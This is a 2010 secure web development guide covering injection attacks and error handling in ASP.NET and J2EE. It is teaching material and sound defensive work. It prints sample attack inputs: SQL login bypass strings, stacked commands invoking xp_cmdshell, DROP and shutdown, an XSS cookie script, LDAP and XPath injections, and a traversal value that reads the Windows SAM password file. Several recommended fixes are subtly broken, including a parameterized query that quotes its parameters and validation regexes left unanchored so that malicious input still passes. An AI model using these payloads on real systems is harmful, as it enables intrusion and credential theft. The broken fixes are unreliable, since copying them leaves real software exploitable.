Volume

1

Security Operations

Application Security

Secure Web Development Guide

SECURITY OPERATIONS

Secure Web Development Guide

Jim Burnes
Application Security Engineer

Security Operations Center

Second Edition, December 2010

Table of Contents

Introduction

"[Tyrell] This– all of this is academic. You were made as well as we could make you. [Roy] But not to last." – Blade Runner

Millions of dollars are spent by organizations on special network tools to detect and prevent network security attacks. Successful attacks exploit one or more vulnerabilities in an application whether that application is the kernel of a network router, a service in an operating system or a custom web application.

As attackers and their tools become more sophisticated the importance of designing security into an application becomes paramount. Attackers are also increasingly foregoing network and operating system attacks for high-level web application attacks – and why not? To safely and effectively penetrate a modern network security perimeter could take a week or more, still leaving the compromise of a database or web application to bear fruit.

To directly attack a modern web application is much easier. An obviously insecure application could be compromised in twenty minutes over a secure https connection. Once properly compromised the application delivers its ability to connect to databases, query them for specific intelligence and generate transactions. Some insecure applications actually expose the underlying operating systems and network to attack in a fraction of the time it would have taken using network penetration techniques.

This issue is not simply one of proactive versus reactive risk management. Every minute spent designing security into an application pays for itself many times over. Management support of security during the Software Development Life Cycle reinforces the concept that secure design is simply good software design and not an afterthought.

This manual then is a general guide to secure web development and design as well as a cookbook of secure programming best practices.

About This Guide

This guide was written to meet the needs of production software engineers who are required to understand the flaws that lead to security vulnerabilities in their applications. This guide categorizes these flaws in order to make them easily available.

Application security vulnerabilities can be categorized many ways. Some of the more popular models are the OWASP Top Ten and "19 Deadly Sins of Software Security" that are popular with security analysts and assessors. This guide, however, organizes security vulnerabilities according to the architectural flaws which make them possible.

Focusing on architectural flaws is more useful from an engineering design and development perspective. The best-known model for these architectural security flaws is the "Seven Kingdoms"[1][2] model. These kingdoms are as follows:

The Seven Kingdoms

The Seven Kingdoms are presented here in their original order even though they are treated in subsequent chapters in the order in which they are most frequently encountered in the real world.

API Abuse

An API is a contract between a caller and service. API abuse most often occurs when the caller fails to comply with the contract. More subtle, but even more damaging attacks can occur when the service itself is compromised.

Security Features

Secure development requires security technologies, tools and tactics to implement strategy. Software Engineers should understand the proper use of the essential security features provided by application libraries, frameworks, the web server and the operating system itself.

Time and State

Interactions between multiple threads of program control, locks and shared state can lead to unexpected race conditions that affect reliability and security.

Input Validation

Attackers often use unexpected input to penetrate the application and induce errors. Improper assumptions and handling of these unexpected errors often result in information about the application or system being leaked to the attacker in various ways.

Code Quality

Sub-standard code quality leads not only to poor usability and reliability, but a target rich environment for attackers.

---

[1] Gary McGraw, *Software Security: Building Security In*, (Pearson Education / Addison Wesley 2006)

[2] Tsipenyuk, Chess, McGraw *Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors*:, http://www.computer.org/portal/site/security/index.jsp?pageID=security_level1_article&TheCat=1001&path=security/v3n6&file=bsi.xmlrson

Encapsulation

Proper security design requires the clear specification of boundaries between user and system, between trusted and untrusted code and data.

Environment

Secure applications run on secure application platforms. While "Environment" is the seventh kingdom and deserves its own chapter, maintaining a secure environment is the responsibility of the systems group. Those environmental issues that directly affect software development are included in a closely related chapter.

Chapter Organization

Each chapter covers a specific kingdom and its associated vulnerabilities. A particular vulnerability may have multiple aspects and might appear in more than one kingdom. Most vulnerabilities are organized as follows:

- Vulnerability Discussion: A short description of the nature of the vulnerability.
- Best Practice: Secure implementation of the architecture, algorithm and environment.

Credits

Security Operations would like to thank the following people and organizations for their insight:

- Seven Kingdoms Model: Gary McGraw, author of *Software Security, Building Security In*
- Example ideas and References: Brian Chess, Fortify Corporation, Four Guys From Rolla, J.D. Meier (Microsoft/Guidance Share), Java Source and Support (java2s web site), Apache Software Foundation
- Framework Architecture Guidance: Microsoft (ASP.NET), Sun Microsystems, Spring Source / Rod Johnson, Apache Software Foundation
- The people of the United States without whose funding this guide would not have been possible.
- The reviewers who provided critical input and feedback.

Chapter 1

Input Validation

"Take control of the input and you shall become master of the output." – Sid Meier's "Alpha Centauri"

Reliable applications depend not only on controlling which users have access, but the levers they are allowed to pull. Input validation is the process of insuring that the inputs and controls you allow the user to select not only comply with what's expected, but can't be used to attack your system.

Three primary classes of input validation issues are *injection, splitting and denial of service*. Successful injection attacks can devastate your application. Proper understanding of the following best practices can easily prevent such issues.

Input validation affects a very broad range of topics. The following is a synopsis of the various attacks.

Application Injections

Cross-Site Scripting

In general, cross-site scripting attacks inject active content into an innocent user's session. The injected content is usually a JavaScript, but it could be several different types such as a Flash application or an external image reference.

Stored XSS

A Stored XSS attack works by injecting the active content into an application input field that will be stored and eventually viewed by other users. When other users view the content it will be executed by their browser. If the content is a JavaScript, then the script may well be able to steal session credentials and post them to an external web server.

Stored XSS attacks are often used against web forum software that shares messages between many different users. The attacker simply saves the attack script as a forum message. When other users view that message, the script content will be executed.

Reflected XSS

Reflected XSS attacks take advantage of the fact that many web applications will accept user input and re-display (reflect) it back to the user when generating dynamic page results. If the user input is unchecked and contains active content such as a JavaScript then the content will be re-displayed and executed in the user's browser.

This vulnerability is usually exploited using some form of social engineering via email or other method to entice a user to click on a malicious link. That link will typically inject the active content into a parameter of a URL in the victim's current session. The usual example is the injection of active content into a web search engine, but other application types are also vulnerable.

In most scenarios the active content executes on a trusted web site. If the victim is currently logged into website, the attack script will have access to all of the current session and page information. The script can then post the confidential information (user ID, password, session cookie etc) to a website owned by the attacker.

DOM-based XSS

This is another type of reflective attack that exploits a weakness in certain web application's client-side JavaScript.

The attack resembles a standard reflection attack, except that the attack script is injected into a URL parameter used by the client JavaScript to build the page. Since the server-side code never uses the parameter, the normal server XSS filtering is bypassed and the attack script is passed directly to the vulnerable client JavaScript which uses it to construct and display the web page.

Though the application doesn't use the injected parameter, one would think it could still detect the injection and alert security operations. This can be circumvented by placing a pound sign in the URL before the injected parameter field and attack script. The browser interprets everything after the pound sign as client-side specific information and does not send it to the server.

On certain vulnerable browsers this can be a very dangerous attack, especially if the application being attacked is an HTML page that resides on the client's local hard drive. When the attack is injected into JavaScript associated with a local page, the attacker can access anything the user can access (files, shares, registry settings and the local network.

Server-Side Mitigation

ASP.NET

Many cross-site scripting attacks are prevented in ASP.NET because request validation is turned on by default and many types of HTML injected content will be automatically rejected.

Note: Don't rely on ASP.NET request validation for all of your injection filtering. Built in ASP validation only works against server-side XML/HTML injections and is ineffective against SQL, path or browser local DOM injections.

If the application must accept rich-text or other HTML-like input, the developer needs to disable ASP.NET 2.0 request validation for the specific page (or site) and perform your custom filtering.

Best Practice

To enable default filtering of cross-site scripting injections in your server make sure that `validateRequest` is set to `true` in the server's `Machine.config` file.

```
<system.web>
  <pages buffer="true" validateRequest="true" />
</system.web>
```

If the application is required to accept HTML or other active markup, the page's request validation will need to be disabled:

```
<%@ Page validateRequest="false" %>
```

After disabling request validation for the page the code will need to be protected from all possible inputs by:

- Performing explicit input validation (always a good idea)
- HTML entity encoding input strings where appropriate

Web form server inputs can be validated for length, range, format and type by using the ASP.NET validator controls, such as the `RegularExpressionValidator`, `RangeValidator`, and `CustomValidator`.

To display HTML markup as it appears, the markup should be HTML entity encoded like this:

```
...
string inputString = "<script>alert(document.cookie);</script>";
stringWriter encoder = new StringWriter();
Server.HtmlEncode(inputString, encoder);
string EncodedString = encoder.ToString();
```

If the application accepts custom edit markup (e.g.: when receiving rich-text input), the input will have to be checked against regular expression filters for acceptable markup.

```
using System.Text.RegularExpressions;

// Instance method:
Regex reg = new Regex(@"<regex for your markup language>");
Response.Write(reg.IsMatch(editBox.Text));

// Static method:
if (!Regex.IsMatch(editBox.Text,@"<regex for your markup langauge>"))
{
  // text markup does not match allowed values
}
```

J2EE

Apache running the Java Tomcat/Axis subsystem can be protected to a great degree by enabling the mod_security module with its Core Rules signature set. Well-established methods also exist in both the Struts and Spring application frameworks to perform basic and custom input validation.

JavaScript

Secure development and JavaScript code-review processes are the only effective method of stopping these attacks locally – especially the DOM-based attacks.

SQL Injection

SQL Injection attacks focus on web application database queries that are dynamically constructed from user input.

Consider the following login code fragment from a C# ASP.NET web form:

```
string userName = UserText.Text;
string password = PassText.Text;
string query = "SELECT * FROM USER_TABLE WHERE USERNAME = '" + userName
                    + "' AND PASSWORD = '" + password "'" ;
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);

if (dt.Rows[0]['PASSWORD']) authenticated = true;
```

The developer (perhaps naively) assumes that if a single record is returned, then the user must have entered an existing username and password. The user having

successfully logged in, the developer then uses the returned user record to populate the user session.

But consider if an attacker enters the following in the UserText field?

```
' or 1=1 --
```

When this value is used as the username the resulting query becomes:

```
SELECT * FROM USER_TABLE WHERE USERNAME = '' OR 1=1 -- AND PASSWORD =''
```

The attacker simply created a query that is always true by closing the quote on the first string literal, entering a new 'OR' expression that is always true and blocking the rest of the query with a comment token.

Since 1 always equals 1, the `WHERE` clause will always be true and the `SELECT` query will return every record. This satisfies the developer's assumption that at least one record is returned. The first user record returned will then becomes the attacker's user id.

If the attacker is somewhat lucky, the first record will be the administrator's account.

There are many variations on this attack which makes it a favorite of attackers as well as penetration testers. If the attacker induces errors within the query using `GROUP BY` and other clauses, the database can be made to give up table names, field names and other information. In some databases it's possible to use a ';' in the injection to stack multiple SQL commands such as: `;DROP <TABLE>` or run stored procedures like: `;exec master.dbo.xp_cmdshell 'cmd.exe dir c:'` or `;shutdown`.

Enough said.

Best Practice

The best way to prevent SQL injection attacks is to always use parameterized queries. Never construct dynamic queries directly from user input. The parameterized form of the previous example would look like this:

```
string userName = UserText.Text;
string password = PassText.Text;
string query = "SELECT * FROM USER_TABLE WHERE USERNAME = '@username'"+
               " AND PASSWORD = '@password'";
SqlCommand cmd = new SqlCommand(query);

SqlParameter p1 =
     newSqlParameter("@username",System.Data.SqlDbType.VarChar);
SqlParameter p2 =
     newSqlParameter("@password",System.Data.SqlDbType.VarChar);
```

```
cmd.Parameters.Add(p1); command.Parameters["@username"] = userName;
cmd.Parameters.Add(p2); command.Parameters["@password"] = password;

DataSet dset = new DataSet("userrecs");
SqlDataAdapter da = new SQLDataAdapter();
da.SelecttCommand = cmd;
da.Fill(dset);

// grab valid user
```

The rewritten code compiles the SQL statement first and then attaches the type-validated parameters to the query. Once the parameters have been attached they can be populated with the input values. If injection is attempted against this scheme the SQL interpreter will compare the username to the injected value instead of compiling it as part of the SQL statement.

LDAP Injection

LDAP (Lightweight Directory Access Protocol) is a flexible directory protocol and storage standard used in many enterprise applications. Dynamic LDAP query injection is similar to SQL injection in most respects.

Example

Consider a collection agency that creates web accounts for its collection cases so that these people can pay down their accounts. One possible way to populate a web page would be to dynamically construct the query from the 'username' key.

```
...
DirectorySearcher finder =
          new DirectorySearcher("(username=" + userName.Text + ")");
finder.SearchRoot = de;
finder.SearchScope = SearchScope.Subtree;

foreach (SearchResult hit in finder.FindAll()) {
  ...
}
```

Normally the LDAP query would be executed directly with a literal value like this:

```
(username=johndoe)
```

But since this is a dynamic query the user can inject a value into 'username' such as:

```
Eliteattacker)(|objectclass=*)
```

…resulting in the following LDAP query:

```
(username=Eliteattacker)(|objectclass=*)
```

This would return all entries in the LDAP database possibly exposing the names and private information of all users in the collections group.[3]

Best Practice

As usual, always validate untrusted input. In this case:

```
using System.Text.RegularExpressions;

// check for valid username, min length 5, max len 12
if (!Regex.IsMatch(userName.Text,@"[a-zA-Z]\w{4,11}"))
{
  // not a valid username
}
else {
     DirectorySearcher finder =
           new DirectorySearcher("(username=" + userName.Text + ")");
     finder.SearchRoot = de;
     finder.SearchScope = SearchScope.Subtree;

     foreach (SearchResult hit in finder.FindAll()) {
            ...
     }
}
```

XML Injection

XML documents are often used as configuration databases. If user input is used by your program to create or modify an XML file, an attacker may be able to subvert or change the behavior of your application.

Example

Consider a web service that processes order requests for an online retailer. The retailer is required by the credit card company to only ship purchased goods to the address on record for the credit card. This prevents several kinds of credit card fraud. The web service request is packaged in XML.

The original message to the web service looks like this:

```
<order>
   <custname>John P Jones<custname>
   <skew>348902398849393</skew>
   <desc>Giant Screen TV</desc>
```

[3] The actual number of users exposed in this example may be limited to the application's current permissions.

```
   <address>1313 Mockingbird Lane; NY, NY 00100</address>
</order>
```

If the attacker injects the following value for the destination address:

```
1313 Mockingbird Lane; NY, NY 00100</address><address>25 Oceanfront;
Nassau, Bahamas</address>
```

The resulting value will be:

```
<order>
   <custname>John P Jones<custname>
   <skew>348902398849393</skew>
   <desc>Giant Screen TV</desc>
   <address>1313 Mockingbird Lane; NY, NY 00100</address><address>25
Oceanfront; Nassau, Bahamas</address>
</order>
```

A SAX parser will receive the concatenated address and overwrite the original address. This will be especially problematic if your application is only validating the address on the client side.

Best Practice

There are three possible practices that might be acceptable in this situation. In increasing order of preference they would be:

1. For ASP.NET 2.0 and above, ensure that the page validation option is enabled and working for your form. For J2EE, Tomcat/Axis can be used in conjunction with Apache `mod_security` to prevent XML injection.

2. HTML entity-encode all input from your application forms.

3. Construct a custom regex filter to detect and prevent injected XML markup. This works when the injection is coming from sources other than web forms, such as database fields.

XPath Injection

XPath is a language for selecting nodes from an XML document. XPath injection is similar to SQL and LDAP injection in that all of these are methods of injecting attacks into a dynamic query.

Example

Consider a personal banking application that tracks all transactions for the last week in an XML log file. When authenticated users want to examine their most recent 7 days' worth of transactions the application performs an XPath query for that user rather than impact the database.

The following C# code dynamically constructs and executes an XPath query consisting of a checking account number read from an HTTP form.

```
string xQuery = null;
string caccount = checkingAccount.Text;

StringBuilder xBuff = new StringBuilder("/log/caccounts[accountnum='");
xBuff.append(caccount);
xBuff.append("']/transaction/text()");
xQuery = xBuff.ToString();

xDoc = new XPathDocument(xmlName);
xNav = new xDoc.CreateNavigator();
xNav.Evaluate(xQuery);
```

If an attacker were to inject `1' or '1' = '1'` into the `caccount` variable the query would then become:

```
/log/caccounts[accountnum='1' or '1' = '1']/transaction/text()
```

Since `'1'` is always equal to `'1'`, the query would retrieve all of the transactions in all of the checking accounts for the last seven days.

Best Practice

The best practices for XML injection also apply to XPath injection. As usual, always validate untrusted input.

Path Manipulation

When an application accepts user input to construct a file name it's possible that an attacker can inject a full directory path into the name to overwrite/delete an already existing system file or read from a file not normally accessible to the user.

Examples

Consider the following C# ASP.NET code fragment that manages a spreadsheet download. The spreadsheet file path is constructed using the name that a user entered into a web form.

```
...
string dlSheet  = spreadSheetName.Text;
// pack and send
sFile.Transfer(dlSheet,"C:\\accountants\\sheets\\" + dlSheet);
```

```
...
```

If an attacker were to inject `'..\\..\\Windows\repair\\sam'` into the spreadsheet name, any available copy of the Windows SAM password file would be downloaded.

Best Practice

The best method of preventing path manipulation is to use regular expressions to filter out anything but filename characters. It's more secure if the file you need to access has an assumed file extension so arbitrary paths and file names can't be injected.

The C# ASP.NET 2.0 regex check for a valid Windows file name having no more than 32 characters would look similar to this:

```
// Windows File Name Validator
using System.Text.RegularExpressions;

if (Regex.IsMatch(editBox.Text,
     @"[^<>:""/\|?*]{0,31}" +     // up to 31 of anything except these
     @"[^<>:""/\|?*.]") )         // and the last one can't be a period
{
  // file name is valid
}
{
  // else file name contains invalid characters
}
```

Platform Injections

Log Forging and Injection

System and application logs are often relied upon as the definitive record of application activity and transactions. In fact, forensics teams may require these records as evidence in criminal investigations.

Because of the sensitivity of log files, attackers will often attempt to cover their activities by injecting characters into the log that take advantage of known weaknesses in log viewers or forge log entries that misdirect investigators. Unfortunately, the same injection techniques that are effective against SQL, XML and path manipulation code can often be used to subvert the integrity of system logs.

Different development frameworks and associated libraries provide a wide variety of logging subsystems and destinations. Many such systems can combine across the enterprise to create a nearly endless variety of log injection opportunities.

The injection attacks to which a logging system is vulnerable depends on the format of the final and intermediate record formats as well as the viewers and monitors used to process the events.

The typical attack injects a line-feed character into the log stream followed by a fake log entry. Many Unix system logs would be vulnerable to this exploit as entries in the their default log files are separated by line terminators. Though Windows doesn't use line terminators as record separators, log aggregation utilities may forward these events to a system that does.

Finally, popular logging libraries such as the Apache project's `log4j` and its .NET equivalent `log4net` are time-tested libraries that can be configured to direct log events to many different destinations. A sampling of those destinations and possible injection attacks are:

- ADO (SQL injection)
- EventLog (buffer overflow into Event Viewer or XML injection)
- Windows Messenger (buffer overflow, active content injection)
- SYSLOG (line-feed injection, SQL injection)
- SMTP (remote email / SPAM / Cross-Site scripting injection).

As you can see, examples for the entire list of injections are beyond the scope of this document.

Examples

ASP.NET

The following C# example uses the `log4net` framework to log user authentication:

```
...
log4net.ILog log = log4net.LogManager.GetLogger("myapplog");
log4net.Config.BasicConfigurator.Configure(
  new log4net.Appender.FileAppender(
...
)

// authenticate the user
string username = Username.Text;

if (validUser(username))
...
else {
   // invalid username, so log it
   log.Info("Login failure for user: " + username);
```

```
}
...
```

If an attacker injects `Username.Text` with the value…

```
"johnsmith%0a0aINFO: User 'johnsmith' source IP is 199.113.141.10"
```

… the system will generate the following log entries:

```
INFO: Login failure for user: johnsmith
INFO: User 'johnsmith' source IP is 199.113.141.10
```

The second log entry is obviously falsified. The attacker-injected source IP is spoofed to send security operations personnel down a false trail.

Best Practice

As usual, the best method to prevent injections is the validation of all user input. An example of validating a username would be:

```
using System.Text.RegularExpressions;
...
// check for valid username, min length 5, max len 12
if (!Regex.IsMatch(userName.Text,@"[a-zA-Z](\w|[0-9]){4,11}"))
{
  // not a valid username
}
...
```

Resource Injection

Resource injection occurs when an application exposes a vital connection, device or other system resource to injection.

Examples

Consider a web application that manages the transfer of backup files to one of three hosts. The application allows a backup administrator (who doesn't have access to the backup content) to send the backups to a corporate host somewhere in the enterprise.

These host names begin with "backhost" followed by a serial number. The hostname is checked against this pattern, but there's a bug:

```
using System.Text.RegularExpressions;
...
// check for valid hostname
```

```
if (!Regex.IsMatch(hostName.Text,@"backhost*"))
{
  // not a valid hostname
}
else {
  // connect to the destination host and send the file
  // use cURL to push the file to the machine
  cURL.Upload("backupfile.zip https://"+hostName.Text+"/bak");
}
...
```

The backup admin has a user account on backhost5. If she could only modify the hostname so the backup would be transferred to a different port on backhost5. She appends ':1234' to 'backhost5'. The new hostname 'backhost5:1234' passes the hostname check since the programmer used the wrong regular expression.

The system transfers the backup file to 'backhost5:1234' where the attacker has a private web server listening on port 1234. She logs into her account and picks up the backup file.

Best Practice

Proper input validation is the preferred method of stopping injection attacks.

Injection wouldn't have been possible in this example if:

- The regular expression had been properly constructed (eg: `backhost[0-9]{1,6}`) Periodic code review and test cases would likely have prevented that error.

- The program had not used cURL – a utility that's injectable because it uses URLs rather than command line arguments to specify connection parameters.

HTTP Response Splitting

Response splitting attacks occur when unvalidated user input is used to directly or indirectly construct an HTML header. This type of attack can be used several ways – most of them difficult to exploit except cache poisoning.

Cache poisoning attacks the intermediate web proxy upon which many users rely for their web content. These proxies store a local copy of a web page and track it's status using the page's HTML header.

Examples

Consider the following C# code fragment which employs a user cookie to track the current address in a real estate application:

```
protected System.Web.UI.WebControls.TextBox streetAddress;
...
string stAddress = streetAddress.Text;
Cookie cookie = new Cookie("saddress", stAddress);
...
```

For a street address of "`1234 Apian Way`" the cookie would be transmitted in an HTML header to the user like this:

```
HTTP/1.1 200 OK
...
Set-Cookie: saddress=1234%20Apian%20Way
```

But if the address were "`1313 Mockingbird Lane\r\nHTTP/1.1 200 OK\r\n`" the HTTP header response would look like this:

```
HTTP/1.1 200 OK
...
Set-Cookie: saddress=1313%20Mockingbird%20Lane

HTTP/1.1 200 OK
```

Any downstream web proxy would interpret the second `"200 OK"` message as the end of the current web page. Any user of that proxy would receive a blank page for the site until the cache entry was cleared.

Best Practice

Filter all user input for proper content before it's used to construct a web page element – whether that is the main page body or elements of HTML headers.

```
using System.Text.RegularExpressions ;
protected System.Web.UI.WebControls.TextBox streetAddress;

string stAddress = streetAddress.Text;
Cookie cookie = new Cookie("saddress", stAddress);


// check for valid street address
if (!Regex.IsMatch(stAddress,@"[0-9\w\b#.]{1,30}"))
{
  // not a valid street address
}
...
```

Denial of Service

Applications can be made unresponsive (sometimes called a "morbidity state") when user input isn't checked against reasonable values resulting in a Denial-Of-Service (DOS) attack. Unchecked range values can result in a system resource (memory, CPU, time, file handles, disk space, threads, sockets etc) being exhausted.

The nature of DOS attacks is somewhat different at the application layer than at the network layer. Network-layer attacks usually focus on bandwidth depletion, session disconnects or lockout while application-layer DOS attacks focus on the depletion of some application or system resource resulting in application slowdown or lock-up.

Example 1: Depleting CPU / Memory

Consider a web forum that has a very large database of messages. The forum application allows the user to search the forum messages for a regular expression. Assume that the search string is filtered for SQL injection attacks.

```
...
string msgPattern = searchString.Text;
for each (BBForum forum in forums) {
  forum.Search(msgPattern);
}
...
```

One type of depletion attack would be to create a complex search expression aimed at consuming large amounts of CPU. Another form of attack would be one that used a search string that matches most (if not all) of the messages in the repository. This might result in the depletion of CPU, main memory and system bandwidth.

An optimized query could be constructed using both of these techniques that would consume all system resources.

Best Practice

Limiting resource utilization in search queries consists of placing limits on the minimum and maximum complexity of the search as well as ensuring that the search won't match every record in the database.

Limiting the number of queries each user can perform per minute is also a practical control that prevents a single user from monopolizing the CPU and memory resources of the application.

Example 2: Depleting Memory Resources

Code that allocates memory from input without regard to the size of the input is susceptible to memory depletion. The following C# example reads a backup file without first checking its size:

```
using System;
using System.IO;

...
   using (StreamReader streamer = new StreamReader("host.bak"))
   {
      string sline;
      sline = streamer.ReadLine();
      ...
   }
...
```

Best Practice

Avoiding these pitfalls is relatively simple. In the first example:

- Check the length or complexity of the query.
- Limiting the number of queries a single user can perform per minute.

In the second example:

- Check the size of the input file
- Used multiple reads with fixed-length buffers

Chapter 2

Error Handling

"Knowledge rests not upon truth alone, but upon error."
Carl Jung

Errors occur in all systems. However, improper exception handling allows attackers to predict the most exploitable vulnerabilities and productive attack strategies.

The combination of an improperly handled exception with an associated injection vulnerability is very dangerous. This vulnerability profile is a leading cause of many successful system penetrations. For this reason alone, we've devoted an entire chapter to proper exception handling and logging.

Overview

The improper handling of errors and exceptions is a result of compromised code quality and improper log message encapsulation. These weaknesses compromise security by increasing the likelihood of unpredictable application behavior and information leakage.[4]

Unpredictable behavior is the result of untrapped exceptions altering the normal execution flow. Information leakage is the result of default exception handlers at the application or system layer revealing too much information about the execution environment.

Unpredictable Behavior

Kitchen Sink Catch

Using generic or overly broad `catch` blocks leads to two instability problems. In the first example new exceptions added to `DoSomething` won't be flagged by the compiler as unhandled. These new exceptions will likely go unnoticed by the compiler and the generic `catch` block may not be able to properly recover from unexpected exceptions

[4] Unpredictable application behavior and information leakage cuts across two other areas in this guide. For a more complete exploration of these topics, please refer to the chapters on code quality and encapsulation.

such as `NullReferenceException`. Improper recovery may result in unstable operation or denial of service.

```
try {
   WorkDispatcher();
}
catch (Exception e) {
   logger.Error("DoSomething failed", e);
}
```

Best Practice

A better solution would be to code specifically for every type of exception that could be thrown. In the case of a rare and unhandled exception, make sure that the system directs these exceptions to a custom error handler instead of leaking them to the system console / web page.

```
try {
    WorkDispatcher();
  }
  catch (IOException e) {
    // < IOException recovery code here >
    // log it
    logger.Error("WorkDispatcher I/O failure:", e);
  }
  catch (FormatException e) {
    // < FormatException recovery code here >
    // log it
    logger.Error("WorkDispatcher format failure: ", e);
  }
  catch (TimeoutException e) {
    // < TimeoutException recovery code here >
    // log it
    logger.Error("WorkDispatcher timed out:", e);
  }
```

Null Catch Block

A common (though similarly dangerous) practice is to satisfy compiler exception handling checks by providing an empty generic catch block stub. The exception in question is assumed to be a very rare exception and highly unlikely to ever occur.

The problem is that in the rare instance that the exception is raised, not only is it never handled properly, but it's also never reported. Since the exception is neither handled nor reported the likelihood of it leading to undetected system instability is very high.

The following pattern is very common when developers are just trying to "make something work":

```
try {
  WorkDispatcher();
```

```
}
catch (Exception e) {
}
```

This code is more likely to just "make something break".

Best Practice

Include separate handlers for each exception.

Fail-Open Security Checks

Sometimes bad coding practices are combined as in the following example which adds poor authentication practices to poor error handling.

One particular example of insecure programming is known as "fail-open" security. Typically this consists of a series of checks for improper authentication. If all of the authentication checks fail, the code defaults to a valid current authentication. This is the first bad coding practice.

This becomes even more serious when the security checks are contained in a try-catch block. If one of the security checks raises an exception, it's possible that the security check may fall through to a part of the code that assumes proper authentication. This can be exploited by forcing an exception and bypassing the authentication check.

Consider the following example of an authentication system that is correctly filtering form input to avoid SQL injection attacks. (In this example `CustomerAuthenticator` simply implements a set of authentication functions. `UserFilter` and `PassFilter` are validators.)

```
...
try
{
   string username = "";
   string password = "";

   CustomAuthenticator auth = new CustomAuthenticator();
   UserFilter ufilt = new UserFilter();
   PassFilter pfilt = new PassFilter();

   try {

      // filter username and password for SQL injection
      username = ufilt.sanitize(Username.Text);
      password = pfilt.sanitize(Password.Text);

      // if credentials are bad, send the login page
      if (!auth.check(username,password))
      {
         aForm.setMessage("Invalid username or password entered.");
```

```
        return makeLogin(aForm);
    }
}
catch (AuthExcept e) {
    // authenticator backend faied?
    aForm.setMessage("Backend failed.  See admin");
    return makeLogin(s);

}
catch (Exception e) {
    // can never happen
}

// so, the auth was valid
// ... continue
```

The programmer accounted for a known exception (`AuthExcept`), but what would happen if an error in `PassFilter` raised a `NullReferenceException`? The exception would fall through to the code that assumed valid authentication. At that point the username would be treated as valid and other factors would determine whether an attacker could exploit the account.

Information Leakage

When attackers test web applications they generally try to induce errors in the system and gather internal application information from the error messages.

These errors may provide the attacker with invaluable information regarding SQL dialects, database vendors and application frameworks, thus significantly increasing the power of the attack.

Information leakage usually occurs when either uncaught exception information is sent to an attacker, an exception handler sends too much information, to the user or when debug information is sent to the user instead of the debug trace.

Failure to Trap Errors

The failure to trap exceptions in a web application can lead to two separate problems:

1. An information leak when the web server's exception handler catches the exception and displays error information (such as a stack trace) to the system console (web page).

2. A possible denial of service when the application or one of its threads halts execution because of the uncaught exception.

Unfortunately, not every single error or exception can be predicted and controlled. However, with a little planning and foresight developers and systems engineers can ensure that untrapped exceptions are not sent to an attacker's web page.

Best Practice

ASP.NET

Detailed error messages can be prevented from being sent to the user by setting the `<customErrors>` mode value in the `Web.config` file to `"On"` or `"RemoteOnly"`[5]. This affects all applications on the server. Here's what the section looks like:

```
<customErrors mode="On"  defaultRedirect="ErrDefault.aspx">
</customErrors>
```

Though enabling this setting on will prevent stack traces and excessive error information from being displayed, it's a crude solution. When an uncaught exception occurs the user will receive a default page containing a lengthy explanation that an unspecified exception occurred.

This may be an issue because some third-party security analysts will see the IIS default exception page and mistake the default message for internal information leakage. The only thing attackers could deduce is that the web server is IIS, which they should know anyway.

To thwart persistent attackers (and security analysts), a better solution is to create your own exception pages and set the `<customErrors>` section like this:

```
<customErrors mode="On" defaultRedirect="OurDefault.aspx">
   <error statusCode="401" redirect="OurUnauthorized.aspx" />
   <error statusCode="404" redirect="OurPageNotFound.aspx" />
   <error statusCode="500" redirect="OurServer.htm" />
</customErrors>
```

This configuration redirects the default and specific status exceptions to customized pages which should recommend the user contact the help desk.

Operations personnel will generally enable these settings as a best practice baseline configuration. If the development team needs more control over uncaught exceptions, an application-specific exception handler can be created in the `Global.asax` file as in this example:

```
<%@ Application Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>

<script language="C#" runat="server">
void Application_Error(object sender, EventArgs e)
```

[5] The "On" mode setting sends custom errors to all users. The "RemoteOnly" mode sends custom errors to remote users while sending debug traces to local users (usually developers).

```
{
   // get a handle to the last exception
   Exception lastEx = Context.Error.GetBaseException();

   // log the exception

   EventLog.WriteEntry("<your appname>“,
     "MSG: " + lastEx.Message +
     "\nSOURCE: " lastEx.Source +
     "\nQUERYSTRING: " + Request.QueryString.ToString() +
     "\nTARGETSITE: + lastEx.TargetSite +
     "\nFORM:" + Request.Form.ToString() +
     "\nSTACKTRACE: " + lastEx.StackTrace,
     EventLogEntryType.Error);
}
</script>
```

Errors Guide Attackers

While default handlers may be sufficient for most uncaught exceptions, attackers will pay special attention to errors returned from SQL injection attacks. Exceptions occurring during SQL connection creation and query execution should be carefully handled and give as little feedback to the attacker as possible.

The following SQL connection and query fails to trap exceptions:

```
...
SqlConnection cn = new SqlConnection(connectionString);
SqlCommand cm = new SqlCommand(commandString, cn);
cn.Open();
cm.ExecuteNonQuery();
cn.Close();
...
```

Assuming the code fragment wasn't enclosed in a try/catch block, any exceptions raised in this code would likely leak information to the user.

Best Practice

The following example traps SQL exceptions and error responses. It also limits the information sent to potential attackers.

```
using System;
using System.Data;
using System.Data.SqlClient;

class MainClass
{
   static void Main()
   {
         EventLog evLog = new EventLog();
```

```
         SqlConnection conn =
            new SqlConnection("data source = "+
              @".\sqlexpress;integrated security = true;"+
              "database = northwind");

         SqlCommand cmd = conn.CreateCommand();
         cmd.CommandType = CommandType.StoredProcedure;
         cmd.CommandText = "error command";

         try
         {
            conn.Open();
            cmd.ExecuteNonQuery();
         }
         catch (System.Data.SqlClient.SqlException ex)
         {
            evLog.WriteEvent("(AppName) SQL Exception:",
                  EventLogEntryType.Error);
            for (int i = 0; i < ex.Errors.Count; i++)
            {
                 evLog.WriteEvent(" > " + i + " Error (" +
                   ex.Errors[i].Number.ToString()+ "): " +
                   ex.Errors[i].ToString(),
                   EventLogEntryType.Error);
            }
            Console.WriteLine("Error(s) occurred, contact support.");
            // < recovery code here >
         }
         catch (System.Exception ex)
         {
            evLog.WriteEvent("(AppName) System Exception (" +
                  ex.Source + "): " +
                  ex.Message,
                  EventLogEntryType.Error);
            Console.WriteLine("Error(s) occurred, contact support");
            // < recovery code here >
         }
         finally
         {
            if (conn.State == ConnectionState.Open)
            {
               conn.Close();
            }
         }
   }
}
```

Exposed Debugging Information

Programmers often place debug messages in source code during the development process. If debug messages are not removed or otherwise disabled during production it's possible that information may leak to attackers.

The simplest example of this is the use of `Console.WriteLine` to display debug information as in the following code fragment:

```
...
         try
         {
            conn.Open();
            cmd.ExecuteNonQuery();
         }
         catch (System.Data.SqlClient.SqlException ex)
         {
            Console.WriteLine( "SQL Exception: "+ex.Message);
         }
...
```

Best Practice

The best solution is to use the trace and debug facilities provided in the development framework. These facilities provide ways to disable debug or trace messages in production or to completely remove them by preventing their compilation.

